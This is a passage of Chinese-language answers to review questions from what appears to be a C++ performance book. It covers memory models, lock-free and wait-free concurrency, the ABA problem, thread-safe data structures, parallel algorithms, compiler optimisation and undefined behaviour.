2. 一方面，如果不需要共享數據，所有線程都將完全獨立運行，只要有更多的處理器可用，程序就可以完美地擴展了。而且，編寫這樣的程序和編寫單線程程序差不多。另一方面，所有與併發相關的 Bug 最終都是對某些共享數據的無效訪問引起的。

- 整個內存模型是系統不同組件的幾個內存模型的疊加：首先，硬件有一個適用於運行任何程序的內存模型。操作系統和運行時環境可能提供額外的限制和保證。最後，編譯器實現語言（如 C++）的內存模型，如果提供的內存模型比語言需要的更嚴格，那麼可能會有更多的限制。
- 有幾個因素限制了併發程序的性能。首先是並行工作的可用性（這個問題要通過並行算法的改進來解決，這超出了本書的範圍）。其次，是硬件的可用性來完成這項工作（我們已經看到了程序被內存限制的例子）。最後，當線程必須併發訪問相同的數據（共享數據）時，這種訪問必須是同步的，編譯器和硬件在這些同步訪問之間優化執行的能力會受到限制。

第 6 章

- 基於鎖的程序，不能保證在隨時都朝著最終目標做有用的工作。無鎖程序，至少有一個線程保證會取得這樣的進展。無等待的程序，所有的線程都會朝著最終目標前進。
- 應該從算法的角度來理解“無等待”，每個線程完成算法的一個步驟，然後立即轉移到下一個步驟，並且計算的結果不會因為線程同步而浪費或丟棄。這並不意味著當計算機運行多個線程時，特定步驟所花費的時間與運行一個線程時相同，其中對硬件訪問的爭奪仍然存在。
- 鎖最常見的缺點是成本較高，這並不是避免使用它的主要原因。好的算法常常可以減少數據共享的數量，以至於鎖本身的成本不是主要問題。更嚴重的問題是需要細粒度數據同步的程序中，管理多個鎖的複雜性。鎖定大量數據意味著只有一個線程可以操作所有鎖定的數據，但是對小塊數據使用多個鎖會導致死鎖，或者使鎖的管理變的複雜。
- 差異不在於計數器本身的實現，而在於數據依賴。計數器沒有依賴項，因此不需要提供任何內存序保證。另一方面，索引應該確保當線程讀取這個索引值時，特定值索引的數組或容器元素對線程是可見的。
- 發佈協議的關鍵特性是，允許許多使用者線程在不鎖定的情況下訪問相同的數據。同時，保證使用者在訪問該數據之前，生產者線程生成的數據是可見的。

第 7 章

- 為線程安全而設計的數據結構必須有一個事務接口，每個操作要麼不能更改數據結構的狀態，要麼不能將其從一個定義良好的狀態轉換為另一個定義良好的狀態。
- 從總體上觀察併發代碼的性能，共享變量越多，代碼就越慢。複雜數據結構通常需要在併發訪問的線程之間共享更多的數據。另外，有一些簡單的算法（有些是無等待的）允許對數據結構進行有限的線程安全操作。
- 使用有效的鎖，保護的數據結構不一定會變慢。通常，訪問更快。其涉及到共享多少變量，需要多個原子變量的無鎖模式可能比單個鎖還慢。還必須考慮訪問的位置，若數據結構只能在一兩個位置（比如一個隊列）訪問數據，那鎖就會非常有效。如果每次都必須鎖定整個數據結構，那麼可以同時多個訪問的數據結構，性能很可能會很差。
- 主要的挑戰是，向數據結構添加內存通常是一種具有破壞性的操作，需要重排大部分內部數據。在允許對同一數據結構進行併發操作的情況下，很難做到這一點。這與是否由鎖保護的

數據結構關係不大 (有時當一個線程必須管理內存時，鎖持有的時間比通常要長得多，但是由於其他原因，長時間的延遲也會發生，程序必須瞭解到這一點)，無鎖數據結構中，若內存影響整個數據結構，則很難管理內存。節點數據結構在一個線程上完成所有的內存管理，並使用發佈協議向結構中添加新的節點，但是順序數據結構可能需要數據重新分配，或者需要複雜的內存管理。這種情況下，應該使用雙重檢查鎖定來鎖定整個數據結構，同時對其內存進行重組。

5. A-B-A 問題是所有節點數據結構無鎖實現的常見問題，這些實現使用內存中的數據位置來判斷何時發生了更改。不過，在先前刪除的節點的內存中分配新節點時，就會出現問題。當另一個線程觀察到相同的內存地址時，假設數據結構沒有改變，就會產生潛在的數據競爭。這裡有多個解決方案，使用各種技術來延遲內存的重新分配，直到在同一地址的重新分配不再是一個問題。

第 8 章

1. 任何為線程安全而設計的數據結構，都必須有事務接口。如果沒有標準對存在線程的 C++ 程序提供一些保證，就不可能編寫任何可移植的併發 C++ 程序。早在 C++11 之前就在 C++ 中使用了併發性，但這是由遵循額外標準 (如 POSIX) 的編譯器作者實現的。這種情況的缺點是擴展標準各有不同，在沒有條件編譯和針對每個平臺的特定於操作系統的擴展的情況下，沒有可移植的方法來編寫 Linux 和 Windows 的併發程序。類似地，原子操作實現為特定於 CPU 的擴展。此外，不同編譯器所遵循的標準之間也有一些差異，這有時會導致非常難以發現的錯誤。
2. 並行算法的使用非常簡單，具有並行版本的算法都可以以執行策略作為第一個參數來調用。若是並行執行策略，則算法將在多個線程上運行。另一方面，為了達到最佳性能，可能需要重新設計程序的某些部分。特別是，當數據序列太短 (什麼是短取決於算法和操作數據元素的成本)，並行算法就有優勢了。因此，可能有必要重新設計程序，從而操作更大的序列。
3. 協程是可以暫停正在執行的函數。掛起後，控制權返回給調用者 (若這不是第一次掛起，則返回給斷點)。協程可以從代碼中的任何位置恢復，從不同的函數或另一個協程，甚至從另一個線程恢復。

第 9 章

1. 有必要複製一個對象時，可以按值傳遞該對象。開發者必須小心避免不必要的複製。通常，可以通過移動從函數參數完成，但開發者也有責任不使用已移動對象。
2. 最常見的情況是，當函數操作對象不影響其生命週期時，函數不應獲得影響所有權的訪問。如果對象的所有權由共享指針管理，那麼這些函數應該使用引用或指針，而不是創建共享指針的副本。
3. 返回值優化是編譯器優化技術，其中局部變量由函數的值返回。優化有效地移除本地變量，並直接在調用者為其分配的內存中構造結果。這種優化在構造和返回對象的工廠函數中特別有用。

- 內存受限的程序，其運行時間受限於從內存獲取數據的速度。使用內存的減少通常會讓程序的運行速度更快。第二個原因更簡單，因為內存分配需要時間。在並行程序中，會涉及鎖，鎖會讓並行程序的部分串行化。

第 10 章

- 最重要的約束是，程序的結果（或者更嚴格地說，可觀察到的行為）必須不變。這裡的門檻很高，只有當能夠證明結果對所有可能的輸入都是正確的，編譯器才允許進行優化。其次考慮的是實用性，編譯器必須在編譯時間和優化代碼的效率之間做出權衡。在啟用了最高優化的情況下，證明某些代碼轉換不會破壞程序的代價可能會很大。
- 除了明顯的效果（消除函數調用）外，內聯使編譯器能夠分析更大的代碼段。如果沒有內聯，編譯器通常會假設在函數體中“任何事情都是可能的”，編譯器可以看到對函數的調用是否產生任何可觀察的行為，比如 I/O。內聯只在一定程度上是有益的。當內聯過度時，會增加機器碼的大小。此外，編譯器很難分析非常長的代碼段（片段越長，優化器處理所需的內存和時間就越多）。編譯器具有判斷某個函數是否值得內聯的方法。
- 編譯器不會進行優化，這通常是因為不能保證這個優化是正確的。編譯器對如何使用程序的瞭解與開發者不同，編譯器會假定輸入的組合是有效的。另一個常見的原因是，預期的優化不會都那麼有效。在這一點上，編譯器可能是正確的，若結果表明開發者是正確的，那可以在源代碼中進行強制優化。
- 內聯的主要好處不是消除了函數調用的成本，它允許編譯器看到函數內部發生了什麼，允許對函數調用前後的代碼進行分析。將一個更大的代碼片段優化為單個基本塊時，孤立地考慮每一段代碼時，可以將不可能實現的優化變為可能。

第 11 章

- 未定義行為是指程序在約定之外執行時所發生的情況，規範規定了有效的輸入是什麼以及結果應該是什麼。當檢測到無效輸入時，這也是約定的一部分。沒有檢測到無效輸入，程序繼續（錯誤）。假設輸入有效，結果未定義，規範沒有說明必須發生什麼。
- C++ 允許未定義行為有兩個主要原因。首先，有些操作需要硬件支持，或者在不同的硬件上需要執行不同的操作。在某些硬件系統上得到特定的結果可能非常困難，甚至是不可能的。第二個原因是性能：在所有計算體系結構中保證特定結果的代價非常昂貴。
- 不，一個未定義的結果並不意味著這個結果一定是錯誤的。合理的結果在未定義的行為下也是允許的，只是不能保證而已。此外，未定義行為會汙染整個程序。將文件中的相同代碼與其他代碼一起編譯，可能會產生意想不到的結果。新版本的編譯器會在未定義行為不會發生的假設下進行更好的優化，所以開發者應該運行殺滅工具，並修復工具報告出來的錯誤。
- 出於同樣的原因，C++ 標準保證了性能。如果不增加“正常”情況的開銷，就很難正確處理特殊情況，所以可以選擇根本不處理特殊情況。更可取的方式是在運行時檢測這種情況，這種檢測可能也很昂貴。在這種情況下，驗證輸入應該是可選的。用戶提供了無效輸入，但是沒有運行檢測工具，從而程序的行為沒有定義，因為算法本身假設輸入是有效的，從而導致

違背了這個假設。

第 12 章

1. 針對性能的設計可以歸結為創建一種設計，這種設計不會通過強加與實現不兼容的限制，來阻止高性能算法和實現。
2. 接口顯示組件的內部細節越少，實現者的自由度就越大。這應該與客戶端使用高效算法的自由相平衡。
3. 高級接口允許有更好的性能，允許實現者臨時違反接口指定的不變量。調用者可以看到組件的初始和最終狀態，並且必須維護這些不變量。如果實現者知道中間狀態可以不暴露於外部，那麼通常可以找到更有效的方式處理臨時狀態。
4. 需要找到一種收集此類測試數據的方法。這是通過建立模型的基準測試和原型的性能測試，並使用這些結果來評估不同設計決策所導致的性能限制。